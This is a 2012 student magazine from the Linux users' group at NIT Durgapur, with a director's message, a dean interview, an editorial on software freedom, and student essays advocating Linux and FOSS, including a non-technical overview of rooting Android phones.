The Official Open Source Magazine of National Institute of Technology, Durgapur

BREATHE EASY BREATHE OPEN

finit

Edition 2012

From the Directors Desk

With the advent and the regular advances in the field of software and technology in nearly all walks of our lives, a layman's life has surely become easy and enjoyable with the happiness quotient touching new highs.

Spearheading the FOSS curriculum in the NIT Durgapur premises is the GNU Linux Users' Group that saw its commencement eight years back, presently working as a full-fledged association of over 200 members . It gives me immense delight to note that the group is bringing forth the fourth edition of its annual periodical - LINIT.

Being a user of FOSS myself for quite some time, one thing that strikes me instantaneously about the same is the same is the freedom it provides any person or organization without having to deal with the developer. Further more, granting the ease of liberty to individuals to cooperate in enhancing and refining the programs they use , it comes accross as a commercially viable product too.

To walk in step with the fast paced world and to be in sync with the happenings all ver the globe. I believe in embracing and incorporating novel ideas in our respective workplaces
and homes in the easiest way out. I am glad to learn that GLUG, NIT Durgapur is trying every bt to bring home the same.

My Best wishes to all.

[illegible]

(Prof. T Kumar)

INTERVIEW WITH the DEAN Dr. GAUTAM SANYAL of STUDENTS' WELFARE

by Anurag Saha

You have been associated with this college since your student days. How well do you think our college has been able to keep pace with the changing trends in education?

I have been associated with this institute for a long time. Earlier it was known as Regional Engineering College (REC), an institution renowned for teaching but as the transition was made to National Institute of Technology (NIT) in 2003, along with teaching, the institute made rapid strides in research and development which is very encouraging. The government has been providing grants for modernisation of laboratories and up gradation of existing infrastructure and the future looks very promising.

You have seen technology evolve enormously before your eyes. What are your views about Linux and where do you see Linux in the scheme of things?

I think the flavour of Linux has not been addressed properly. There has to be more effort to popularise it like in the case of Windows. It is very challenging but I resolutely believe that Linux is the future.

Do you personally use Linux and do you think Linux gives you an edge over other operating systems?

Personally I have worked with Linux environment. We encourage the use of Linux in our department and all our M.Tech and Ph.D. students work on Linux platform.

In your opinion how far do you think LUG has been successful in spreading awareness about Linux and what are your suggestions for the same?

Linux Users' Group (LUG) was established in the year 2003 and it has grown by leaps and bounds since its inception. It has also received immense support from the college and the government which is trying to increase awareness about open source throughout the region. At the moment, Linux classes are organized by the club which is very encouraging but I do not approve of the informal nature of such classes. I would suggest that you make it compulsory for all students to attend these classes. You should also try to organize more seminars and try and involve our distinguished alumni members for the same.

Where do you see LUG in the future?

Well, I can only see this club improving immensely but then again it depends on the vision and the activity of the club. I would like to see LUG play a larger role in college in the near future since most companies are shifting their operations to open source technology.

Finally, your message for the students.

First and foremost, I urge all students, no matter what they are doing, to be a good citizen of the country. The government has set up NITs as Institutes of National Importance and you should make sure that your education, talent and creativity benefit society. Good luck to all.

“ I resolutely believe that Linux is the future. ”

FROM THE EDITOR'S DESK

Free.
Over the last 64 years, the meaning and relevance of the word to the people of our country has changed drastically. From what was once a noble dream for a nation which stood together in defiance, it has become a purely material term - signifying that the object in question is available free of cost.

But what about our tryst with destiny? Why has India still not awoken to freedom? The all-prevailing barrier that keeps the Indian elite apart from the stupid common man - who will break that wall? We, in the quest for materialistic pleasures of life, have come so far from the noble goal of our forefathers - an attempt to see one India, where all people share the same smile and contentment.

Humanity has reached an age where food, shelter and clothing are no longer the basic necessities of a content life. Technology now plays an inseparable part in every aspect of our living. And this is where freedom gains back its relevance Freedom from being forced to use something, freedom from being stopped from sharing technology, freedom from being able to shape technology to my needs. The freedom I need to build a new India - one where every citizen has access to technology, without being bound by useless restrictions. We, the members of the huge free software community - have based our group entirely on this philosophy. We, in our own way, try at every step, to fulfil the dream of a truly free India, and indeed, a free world.


The dream is long from being close to fulfilment, but every user we cater to is a step forward in our movement. It is our struggle, mine and yours, and we need you. We need you to break the shackles that bind you to a restricted window of plastic ideas, and look outside into the bigger picture. The picture where every Indian is smiling.

Over the years, since its first edition of Linit was published, many new feet have joined our march, many a user become liberated. In fact, it is with this very aim that the GNU/Linux Users' Group, National Institute of Technology Durgapur was formed, and why the idea of a yearly magazine on Free and Open Source Software was conceived. We at GNU/Linux Users' Group NIT Durgapur are making every possible effort to reach out the every individual in this college, and give her an experience of what software freedom really tastes like. It is with this honest hope that I present to you Linit '12, a tribute to the great philosophy of free software.

The articles in this magazines call upon the technologist in you to think critically. They present to you just chunks of one huge story, one of a new, vibrant society, where everyone can live the beautiful dream that our founding fathers had dreamt. That day, you and I will be free.

- Tirtha Chatterjee
Chief Editor

Contents



LINUX, EDUCATION & SOCIETY

Most will agree that most of our life spend with the computer, have been a strange one, with licenses that needs to be agreed to, softwares that need to be 'genuine' and upgrades that need to be bought for a hefty amount. We can be the ones who only use applications, not try to know how they work. Our likes and dislikes matter the least, as the features being introduced in the next version would be only in the hands of secret ("closed") developers. This just doesn't feel right. Freedom and openness - these are missed at such a level that we do not even feel the chains that tightly imprison us.

LINUX AND FREE EDUCATION

We all know how important it is that the cost of education goes down. Right from elementary level to research level, the cost that a person has to pay to learn seems to be 'weird'. Education is one of the most important foundations for a healthy and thriving society and it needs to be cheap. It needs to reach each and every corner of the society. There are schools that provide free education all over the country. The quality of infrastructure that these schools have is obviously questionable. Big schools with money from the government or from the students mostly either have pirated software in the computer labs and offices or they spend a large amount of money on buying licenses and proprietary software. It is sad that so much money has to be spent on making the students 'technically sound'. The students get to know how use a software but they do not get any idea of how to make one.

Many schools in various parts of the country have started shifting or have shifted totally to Linux. Excellent examples being Tamil Nadu and Kerala. But things need to happen on a larger scale. Pioneer engineering colleges still use proprietary software for various purposes, Matlab being an example.

For a school or institution that cannot afford to upgrade hardware every few years, to stay up to high standards that Windows requires, using Linux can save a considerable amount of money. Linux is known to run very well on older hardware, which means the PC hardware can have a longer lifecycle.


And there are plenty of free softwares with plenty of features and reliability. Designed for children of age 2+ there is **GCompris**; a suite of educational games. Star gazers and astronomers could use **Kstars** - a popular desktop planetarium or **Stellarium**, another popular desktop planetarium application. **Octave** a powerful alternative to Matlab, is free and open sourced. In fact in Silicon Valley, USA, Octave is more popular than Matlab. **Asymptote** is a powerful vector graphics language developed for creating mathematical diagrams and figures. Marble is a great software which works as your desktop Atlas. **KDevelop**, **Kompozer** are WYSIWYG web page editors and are great alternative to Dreamweaver. The **KDE-Edu** project focuses on providing excellent quality educational tools for students over the world. **Okular** is another wonderful and feature rich software to view PDF files and other kinds of documents. And when it comes to software development there is no dearth of resources. Open source means that the source code for softwares are available to the students. They can download them, study them, modify and learn from them. Simply installing software and using it is one thing, but finding out how and why it works the way it does, is another. This is the beauty of the GNU General Public License, that the Linux kernel and 99% of software within most common Linux distributions fall under.

BEING OPTIMISTIC

"Government of India (GOI) endeavours to provide e-governance services, which are technology-neutral, cost-effective, interoperable and vendor-neutral. The GOI Policy on open standards is a step towards meeting this objective in the development of e-governance applications." This statement by the GOI in the draft 'Policy On Device Drivers for Procurement of Hardware For e-Governance' really throws a lot of light on how the government is seriously thinking of systems based on open source. This is a move that deserves nothing but appraisal from the open source community. In fact this proposal was welcomed by the IT industry as a whole.

The Government will face an incredibly difficult task (made difficult by many commercial interests at stake for proprietary software vendors) formulating a fair policy that includes the use of Open Source software. With proprietary software having a tight grip on our current system, there would be many issues, policy and commercial, that need to be considered. All of those can be overcome and should be overcome for the betterment that awaits our society. While the cost associated with education would go down, the technical quality of man-force generated would be better. Students would be more active and would be less dull. We could find children actually enjoying school with all kinds of educational games for them all at no cost. Yes, the computers need to be bought but that would be all and like previously said older machines could be recycled. Actually there have been many Governments who are done with the hard work. Countries like Germany, France, the United Kingdom, etc. have already shifted to open source.

However the desire shown by the Government to adopt Linux and Open Source software into the system should be applauded. The Open Source community would always be looking forward to help, provide solutions and make the society more free and transparent. The Linux/Open Source community urges the Government to make use of the community's support and participation in surmounting the rocky road ahead. Togetherness is what sets the Open Source community apart, and we will be together with the Government in its endeavours.



LINUX A JOURNEY AND THE SOUVENIRS I GATHERED ON THE WAY

Since I was introduced to Linux in school, I was apprehensive about using it. It was only after I joined college did I start using Linux on a regular basis. And after talking to many other people, I have inferred that they too have more or less the same reasons for not being regular Linux users. Here I discuss the main problems, and some ways in which these problems may be tackled, which will be useful both for people who wish to convert to Linux, or people who wish to convert them.

1.Fear of Experimentation - Some people are just afraid to try out something new. They have got accustomed to using some other operating system since their first encounter with the computer. So they feel it would be difficult for them to make the transition. One funny anecdote that I would like to narrate here happened with my father. He was left searching for the 'Start' menu for half an hour on Linux before he quit. The problem is more in case of people who do not speak English, since they use the computer and the operating system not as two-way interaction tool which gives me choices, but by a strict and well-rehearsed algorithm or a sequence of steps to follow to do specific tasks.

Here comes in a very useful feature of Linux that serves as a boon for these people - Internationalization. There are huge projects in place, like the Linux Kernel Translation Project[1], that offers the Linux kernel in almost all languages recognized by the UNESCO as widely-spoken, and more. Big distributions offer specialized distributions for many languages. There are even specialized distributions that offer various language services and help in using local languages for input and output. Examples of distributions customized for Indic languages include BOSS[2] and Baishakhi. All this makes it a two-way interactive experience for the end-user, and make it easier to play around with the operating system.

2.Lack of proper GUI - Most users prefer a nice graphical interface to do their work, with wizards and shortcuts offering a neat solution to their day to day problems. It is more preferable than typing commands into a black box, and gives the user a feeling of interacting with the computer. Unfortunately, Linux lacks certain important GUI tools. Sure, it has ultra-powerful tools that do the same task using a console, but power and comfort do not always come together. In such cases, the user ergonomics must be looked after.


The situation has been changing over the last few year, though, and great user interfaces like GNOME[3] and KDE[4] are actively providing users easy GUI-based solutions to their problems. Open source users are contributing new GUI front-ends everyday. But even then, the gap remains. There should be more enthusiasm among contributors to stress on the comfort level of front-end as much as they stress on the power of the back-end. And these front-ends should be actively advertised. For example, many Linux users connecting to USB modems using wvdial[5] do not know that there is a very good alternative called Gnome PPP[6], which does the same. It is now a dead project and lacks a contributor ready to further its advances. Also, many Linux users who download using Axel[7] or other console download tools do not know about FlashGot[8], which provides a Firefox addon that offers to redirect your downloads to any download manager of your choice.

One trend observed among GUI developers is the tendency to put all-too-many options and preferences in there to flaunt the power of their software. However useful these may be, they more often intimidate users than impress them. Options and preferences should be properly categorized and abstracted, not putting in too many technical details into the software, but explaining its usage in a simple manner.

3.Lack of peer help and tech support - This is a problem that many-a-user faces when first using Linux. Computer users generally use a symbiotic learning process to troubleshoot. People around me help me when I have a problem, and I in turn help them when I can. However, this is not the case for most people who start using Linux, because majority of their computer-literate colleagues and friends use a different operating system, and are unable to help. Also, there is a major problem of getting tech support when the computer needs a repair. Many technicians find it difficult to work on the OS, and (unfortunately) some even refuse to repair a machine with Linux installed.

New Linux users should be made aware that there is a vast community of Linux users and there are Linux Users' Groups in almost every college or city. Moreover, even if there is not one in the locality, they are always ready to help over the internet. New users should actively participate in LUG mailing lists and forums, and discuss their problems. There are many people out there having experience in Linux who are ready to help. Actually, the very essence of Linux and GNU philosophy is the symbiotic learning and helping process, where community lives for the community. Here is a piece of trivia - Ubuntu is an ancient African word that roughly translates to "all for one, one for all".

There is a widespread misconception that hardware drivers to devices and peripherals for Linux are not provided my manufacturers and are thus not available. But most Linux distributions come with ready-made open-sourced drivers for a plethora of devices. So, chances are, Linux will recognize all your hardware and interact with it automatically without you needing to configure anything. Also, for proprietary drivers which are not available through certain distributions, or drivers which need to be configured manually, are available online on the Internet, along with detailed configuration and troubleshooting information.



4.Lack of internet connectivity - This is a major hindrance to users, especially in a developing country like us, where only 7% of the population use the Internet, and even fewer have an Internet connection at home. With many popular Linux distributions, you have to install software and update packages through the Internet. This renders the useful "update-frequently" philosophy of Linux irrelevant. In other popular operating systems, there are installer files that can be carried around on storage media and can install software or update it. Linux packages have a hierarchical dependency tree, so it is difficult to carry around packages in a similar fashion for Linux.

The good news is, solutions to these problems have been found, too. Projects like SuperDeb[9] for Ubuntu and Opyum[10] for Fedora are novel projects that have huge potential in this use-case. Also, delta-rpm technology can be used to update packages offline. What is does is store just the changes that need to be done to the old package to get the old one, and apply those changes, thus causing an update.

5.Gaming - Finally, we come to the last, but as we know, not at all the least most important reason. To be entirely honest, this is the only reason why I still have to use another Operating System once in a while. There is a vicious circle operating behind the reason why Linux does not support a lot many commercial games. Or rather, putting it in a more correct way, why a lot many commercial games do not have Linux support. A lot of money, useful time, and human effort is lost in writing a game. And writing a game is not operating system independent, since it needs to interact with different hardware drivers and make specialized system calls. So a commercial game developer or a company will only write games for Linux if it has a large user share, and the company is thus able to make profit in return. Open-source games mostly are not as good as their proprietary counterparts, because a game, unlike an application software, requires huge resources - human and logistical. Since the user share of Linux amongst operating systems is not very large, not many games are written for it. And since not many games are written for Linux, it keeps many users away from this Operating System. The only way out is to increase the user share, thus eventually causing more games to be written, once the market is produced. The user share is not the only problem to writing games for Linux though. DirectX offers a better way and gives raw power to the game creator, which is considered better than its counterpart used in Linux - OpenGL. However, the newest release of OpenGL[11] seems to make up a lot for that, and surely offers good competition to its proprietary counterpart. Also, good games like Quake 4[12] have been open-sourced, making professional quality code available to open-source game developers. As an example of this, Alien Arena[13], a first-person shooter game has been created, deriving from the Quake source code.

References -

1. tlktp.sourceforge.net
2. bosslinux.in
3. www.gnome.org
4. www.kde.org
5. freshmeat.net/projects/wvdial/
6. en.wikipedia.org/wiki/Gnome-ppp
7. axel.alioth.debian.org/
8. flashgot.net/
9. code.google.com/p/superdeb/
10. fedoraproject.org/wiki/DebarshiRay/Opyum
11. http://www.electronista.com/articles/10/07/26/opengl.41.adds.hooks.for.opencl.and.opengl.es/
12. http://linux.softpedia.com/get/GAMES-ENTERTAINMENT/FPS/Quake-4-SDK-10997.shtml
13. red.planetarena.org/

- Sagar Chakroborty, Tirtha Chatterjee
3rd year, CSE.

ROOTING YOUR FIRST ANDROID

To root or not to root? That is the question . You may have heard about "rooting" your Android phone but might not understand exactly what it is and why you'd even want to do it in the first place. Rooting has many, many advantages that we'll go over but also can come with some serious disadvantages. For starters, rooting can void your phone's factory and/or service provider warranty in many cases. Additionally, if the rooting process doesn't complete correctly it could damage the software.

What does root or rooting mean? The guys using linux will probably be familiar with what root is. For the uninitiated, the easiest way to think about it is its like being an administrator on a Windows computer instead of just a regular user (allowing you to install, uninstall, delete or otherwise modify any file on the computer). In other words, you have complete control over what is on your phone.

Why would I want to root my phone?One answer: "because you can! " Of course, that isn't always enough to convince someone to do it (at least it shouldn't be). But this article should help with that.

- WiFi/USB Tethering: Some phones come with this features built-in, but for other phones root is necessary.This is one feature which probably everyone will find useful.
- Overclocking: Every Android phone has a processor underneath the hood that ultimately determines how fast things run on the phone. When you root your phone, you can tweak the processor to make it faster. For example, my Galaxy S came factory "clocked" at 1 GHz. I rooted my phone and overclocked it to 1.3 GHz. That's a 30% gain in performance!
- Custom ROMs: Tired of the firmware that came bundled with your phone? I know I was. It's always a chore to wait for your manufacturer to release the delicious update . For example, it took my Galaxy S over 7 months to get updated officially by Samsung to version 2.2. By then, 2.3 was out. Luckily, I never had to wait that long as I just flashed a custom ROM that was based off of the latest version of Android. With root you can choose from dozens of ROMs out there instead of being stuck with only the one that came with your phone. And with new MIUI ROM running you will never look back!
- Customization: Not only can you install custom ROMs from developers that tweaked the Android OS to their liking, but you can further customize those custom ROMs by doing things like replacing the boot animations, changing the icons in the notification bar, install different themes, and much, much more.
- Remove Bloatware: While some of the features that come along with manufacturer UI's like HTC Sense or TouchWiz can be useful, I think its safe to say that are are some we can live without. The problem with a non rooted phone is that these p-reloaded apps (bloatware) aren't uninstallable most of the time. With root permissions, you can delete just about any stock app you want.
- Root Only Apps: There are hundreds of apps out there that are meant only for rooted phones. There are plenty of other ones that let you do things with your phone that you might not even though possible. There are apps that can crank up your phones speaker to be louder, remove all the annoying ads from other apps, modify your LED notifications, and more. Some of the more popular Apps are Root Explorer, ROM manager, Move2SD , SetCPU , BusyBox, SSH Tunnel, ShootMe, Adfree, Termianl emulator etc. Apart from these lots of enhancement apps by Voodoo and Supercurio are also there to speed up and spice up your phone.
- Better Backup: The best backup software for rooted phones is undoubtedly Titanium backup. With that not only you can transfer data across ROMS but you can also freeze and unfreeze the state of apps.

Now that you see the advantages of rooting your phone. Go ahead, do your research, break a leg. XDA developers is a good place to start. Most of the time you can root your phone using SuperOne click root app. And even if the app doesn't support your phone, there are plenty of How-to guides floating around the net suited just for you. Just remember. Research, research and more research. Make sure you have a basic understanding of what you are about to do before you proceed. There you have it. Hope, I have convinced you to take the leap and make your Android a bit more Special.

Happy Rooting!

-Shouvik Saha,2nd year cse.

FOSS-IL FUEL

Though Petrol and diesel are the more common fuels ; everyone is aware that CNG is a better but a less viable option due to availability. This is analogous to the way our software industry runs. FOSS can change our mentality towards the software world.
Open source development follows a different path from the normal software industry. For one, the customer is pulled in as a contributor to the development. The application runs from, practically, day one; the customer sees the application in all stages of development, and is encouraged to play with it by entering real data. The developers see the whole application at all times, and hence the code is not duplicated, nor is the same thing done differently in different parts. Peer review of code is encouraged, everyone improves, and no one takes offence. So when the customers actually get the application, they are familiar with it, and find that they've got what they wanted. And what more, there are ways of making money with FOSS too!

Testing is the fun part of development, while, you would normally find testing is something one hates to do. The developers write the tests. The mantra is: "First write your tests, then write the code. As you keep writing the code, run your tests. When all tests pass, stop writing code." Of course, it does not work in such a linear fashion. One usually writes some proof-of-concept code at first, then tests it; this is followed by more code, then more tests. When the developer is also the tester, bugs and problems tend to lessen. And when the customer is playing with the application using real data, functionality is also ensured.

Gaming Options For the Tux-lovers

A common misconception is that gaming and open source can never seem to get together. Linux users are desktop publishers, programmers and many other things, but hardly gamers. The myth remains that the scene in the open-source diaspora is bleak when it comes to gaming. Well, it's high time that the myth is broken. This so-called bleak scene has been showing some signs of improvement of late, so it seemed logical to check out the progress of the FOSS world in the gaming sector.
We have some open-source gaming platforms and consoles, to contest with the likes of MS' XBox, Sony's PlayStation, and the Nintendo Wii.
The options are not too vast when it comes to open-source games, but there are some very good ones that can give the proprietary people a run for their money, viz. Urban Terror, Scorched 3D, Savage 2, UFO Alien invasion, VDrift, Quake 3 Arena, FreeCiv and lots more to have fun with. And of course there is Wine - a wonderful project that lets you run programs or games written for the Windows platform on Linux.

Video editing on GNU/Linux

There are loads of great free and open source video editors - VLC Video Editor, PiTiVi, and Kdenlive - to name a few. All of them provide you the freedom leaving behind the secretive and suppressive world of proprietary operating systems. They have everything an amateur filmmaker will want. Kdenlive has improved manifold over the course of time. You can now pull clips like you move a knife through butter. You can add multiple video as well as audio tracks. You can freely move clips from one track to another, as well as to and fro. Kdenlive supports HD video too. It now supports so many formats that you will never have to worry. Once the clip renders in the desired format, you can import it again and start editing.

Isn't all this reason enough to give FOSS a chance ?
Use FOSS. It rocks!!!

- Anuj Kumar. 2nd year, IT

Most people on the planet use proprietary operating systems for their computer because of its popularity without knowing what they are missing by not using Linux. Linux is one of the most successful and distributed Free and Open Source Operating System. But before you say that your operating system is best take a look at these info.-

LINUX : A BRAVE NEW WORLD

TOTAL COST OF OWNERSHIP

Most popular operating systems can cost between $50.00- $150.00 per licence copy. And although there are software programs, utilities and games available free of cost, the majority of proprietary software will cost you a lumpsum amount, whereas the majority of Linux variants and most of the software programs, utilities and games available on Linux are available for free or at a much lower price.

CUSTOMIZABILITY

The Linux variants and the Linux programs are open source and enables users to customize or modify the code however they wish to. This allows for many customized distributions of Linux to be supplied to the end-user, suited for their specific needs. For example, Edubuntu and SchoolOS are great educational Linux distributions for use by school students.

HARDWARE SUPPORT

Linux companies and hardware manufacturers have made great advancements in hardware support for Linux and today Linux supports most hardware devices. However, many companies still do not offer drivers or support for their hardware in Linux. But because of the amount of users using proprietary operating systems, a good majority of hardware manufacturers will support their products for them.

SECURITY

Although operating systems like Microsoft Windows has made great improvements over the years with its security, it continues to be the most vulnerable to viruses and other attacks. Vast amount of valuable data has been lost due to these attacks. On the other hand Linux has always been a very secure operating system. Although it has been proved that even Linux systems can be compromised, a basic awareness on the part of the user has caused the percentage of attacks to below 0.001%.

RELIABILITY

The majority of Linux variants and versions are notoriously reliable and can often run for months and years without needing to be rebooted. Over the last few versions, operating systems like Windows and Mac OSX have made great improvement in reliability but it still cannot match the reliability of Linux.

REAL WORLD EXPERIENCE

The German Foreign Office said that the cost of open source desktop maintenance is by far the lowest it experienced. The French Gendarmerie reported saving millions on licence fees by switching to Linux desktops from Windows XP, following the success of OpenOffice.org roll-outs.

The estimated desktop usage share of Windows is 82.47% compared to 2.41% of Linux. On the other hand the 14 fastest supercomputers (456 of 500) run on Linux. Linux had been proven to be flexible enough to be useful right from a school-goer's Desktop to a supercomputer rendering high definition animations (Avatar), to processing millions of requests per second in a stock market (TSE, NYSE and NASDAQ), while most proprietary operating system mostly target the personal computer market.

Although the list is countless, this article only put forward a few advantages of Linux over other proprietary operating system. I sincerely hope this inspires you to try out Linux in the free spirit of experimentation and curiosity if already not doing so.

- Jeet Biswas
2nd Year CSE

LINUX: A TRUE STORY:
WEEK ONE
HEY, IT'S YOUR COUSIN I GOT A NEW COMPUTER BUT DON'T WANT WINDOWS. CAN YOU HELP ME INSTALL "LINUX"?
SURE.
WEEK TWO
IT SAYS MY XORG IS BROKEN. WHAT'S AN "XORG"? WHERE CAN I LOOK THAT UP
HMM, LEMME SHOW YOU MAN PAGES.
WEEK SIX
DUE TO AUTO-CONFIG ISSUES, I'M LEAVING UBUNTU FOR DEBIAN.
UH
OR GENTOO.
UH OH.
WEEK TWELVE
YOU HAVEN'T ANSWERED YOUR PHONE IN DAYS.
CAN'T SLEEP. MUST COMPILE KERNEL.
I'M TOO LATE.
PARENTS: TALK TO YOUR KIDS ABOUT LINUX... BEFORE SOMEBODY ELSE DOES.

Lay LI

There was once a time when a single computer was a size of a basketball court. The number of computers in the world has multiplied exponentially. The computation power of the world has not only increased the availability of the corresponding resources to everyone, but also the collective human computational ability has seen a manifold increase. As Uncle Ben always said, “With great power, comes great responsibility”, and perhaps greater cost. With the commercialization of the computer and the spread of it’s use in every possible application in life, the question is, what should be the cost of this power? When I say every possible application, I mean every possible application. Computation power and the software to use it is required in your washing machine, microwave, digital watch and calculator. There are even toilets in Japan which compute the optimum time and direction for spraying water you know where. Call it a computerized alternative for toilet paper, if you like. Computers are everywhere, and their soul is software. However, the question still remains, at what price?

You might think you know where this is headed, that the natural succeeding argument will be in favour of LINUX by virtue of it being a free and open source alternative to paid software. So you get the computation power, at zero price. However, that is not the complete story. All open source software is not free and all free software is not open source. Considering the average user, the only time you might actually buy software is when you have no choice, ie. the computer vendor bundled it with your system and charged you for it. Software piracy is an open secret. So, why use open source software, when you get the paid stuff for ‘free’?

However, this question is moot. Still, it needs to be satisfactorily answered. Where does the money you ‘pay’ for your paid software go to? Bill Gates’ pockets? Actually both yes and no. Sure, the owners will become obscenely rich, but most of the money still goes to the employees who work tirelessly to bring out the software. It is their piece of pie. However, physiology must put a constraint on how much these software developers might work and economics must put a constraint on how many such software developers can be employed. Sure, they do a fine and dandy job, considering these constraints. However, we say, remove the constraints. Till biotechnologists can make performance enhancers to deal with the physiological constraint, all we can do is to eliminate the economic one. Make software open source and let the entire worldwide community of developers contribute to the single software. Everything falls into place in the crowd. Too many cooks, in this case do not spoil the broth. If 250 testers try 100 test cases over a day on their job on a paid software, open source software will have 25000 developers finding the same bugs in the free time. Ya, you heard it right, there are a huge number of people who code in their free time!

So, how does it make a difference? It’s just that the software would be coded and tested, ie. made in a shorter time. That is why most Linux distributions come out once or twice a year whereas proprietary agencies brings out new OS’s at the same frequency as the Olympics. Be-

man's
NUX
60

Besides, it usually takes up to a year before all the loopholes in the paid software are ironed out. That is the open source equivalent of two new evolutions or new distributions. That is because of the huge collective and cohesive workforce behind open source.

Need another reason? Viruses. What viruses? A virus by definition is a piece of malicious code written to exploit some loophole in the software. So, by definition viruses are possible in Linux. However, viruses cannot live long in the open source community as there would be the army of those 25000 developers and testers who would, in their spare time realize the existence of the virus and root it out. If someone can code it, someone can decode it. Since the distribution is open source, everyone knows where to look for the loophole and plug the gaps. In proprietary software, everyone has only a limited to absolutely no knowledge of the underlying code, because it is the code that sells, and if everyone knows the code, there would be no point in selling any more! Hence, viruses persist and you have to scan any new pendrive that you insert into your USB port. So just because you choose to 'pay' for your software, you need to 'pay' for the antivirus software to keep the software you 'paid' for safe.

Moreover, there is a reason why almost all high priority and elongated performance intensive computational requirement is met by Linux. It is because it hardly, if ever crashes or hangs. Let me put it like this. Imagine a series connection of bulbs. It the any bulb in the chain gets burnt, the following bulbs no longer work. This is what happens in Windows. In Linux, most of the bulbs are in parallel. So the entire chain hardly ever crashes.

Since free and open source solutions do not cost anything, it is extremely relevant to the implementation of computer literacy in third world countries, where the average cost of a paid OS would be the monthly salary of a family of 6. Open source with the freedom of the code can inspire everyone, be it from the dirtiest slums, to the highest highrises, to contribute. All you need is a computer and the enthusiasm. That is the beauty of Linux.

Now, back to the initial moot question, why use open source software? Actually, you must already have or already are at the very moment using such software. You must have, at some point of time, come across Firefox or VLC, not to mention countless other commonly used cross platform examples. They are open source. What about Linux and their OS. You have never used it, right? Wrong. All android phones are based on a Unix kernel. So, even if you have dabbled with a friend's Galaxy SII, or better still, you own one, you have been touched by Linux. Besides, almost the entire internet runs on Linux based Apache web servers. So, the last time you searched in Google, remember, it was Linux running on their servers, that gave you the answers. So, Linux touches everyone's lives, in one way or the other. You have to decide whether to reach back or not.

Rahul Shome, Final Year, CSE

LINUX IS MORE POPULAR THAN YOU THINK

Out of inquisitiveness, I set out to find out how popular has LINUX become in presence of OS giants like Microsoft and Mac. Linux is hovering just beneath 1% of the overall market share in operating systems. And although that might sound like a small number, Linux is far more than just a fringe OS. In fact, it's running in quite a few more places than you probably suspect.

Below are few places Linux is running today in place of Windows or Mac.

1) US Dept of Defense: The United States Department of Defense is the "single biggest install base for Red Hat Linux" in the world. Nor was it an unconscious choice, as Brigadier General Nick Justice, the Deputy Program Officer for the Army's Program Executive Office proclaims "open source software is part of the integrated network fabric which connects and enables our command and control system to work effectively, as people's lives depend on it." Justice went on to state that "when we rolled into Baghdad, we did it using open source", and that he was indeed Red Hat's "biggest customer."

2) French Parliament: French Parliament opted in November 2006 to dump Windows in favor of Ubuntu Linux. The move was part of a comprehensive shake-up in the software run on Parliament computers, resulting ultimately in "1,154 French parliamentary workstations running on Linux, with OpenOffice.org productivity software, the Firefox Web browser and an open-source e-mail client." Despite the training costs, Parliament officials named cost savings and technological superiority of open-source software for parliamentary purposes as reasons for the switch.

3) The Indian State of Tamil Nadu: After being put off by Microsoft's bundling tactics for academic users, the Indian state of Tamil Nadu decided instead to "distribute 100,000 Linux laptops to students there." The laptops were to be sold to students for $800, a "considerable markdown compared to retail value." While the government proposed to license Windows at $12 per copy, Microsoft stood firm at $57 per copy, prompting Tamil Nadu to go with Linux instead.

4) Business Users of Linux: Businesses giants have slowly begun to realize the various benefits that Linux and open source software can provide. In fact, given that costs are more important to the decision making of businesses than governments, they arguably have an even greater incentive to check it out. Below are several businesses that have made the switch or begun making the switch from Windows to Linux. To name a few, Novel, Google, IBM, Panasonic, Virgin America, Cisco, ConocoPhillips, Amazon, Wikipedia, Tommy Hilfiger, Toyota Motor Sales, Sony Playstation 3, CERN are just the beginning of the list.

It was not long ago when Microsoft Windows had a tight stranglehold on the operating system market. Walk into any City or Street, it seemed, and virtually any computer you took home would be running the most current flavor of Windows. Ditto for computers ordered direct from a manufacturer. In the last decade, though, the operating system market has begun to change.

Kudos to LINUX!!!

Ankit Arun

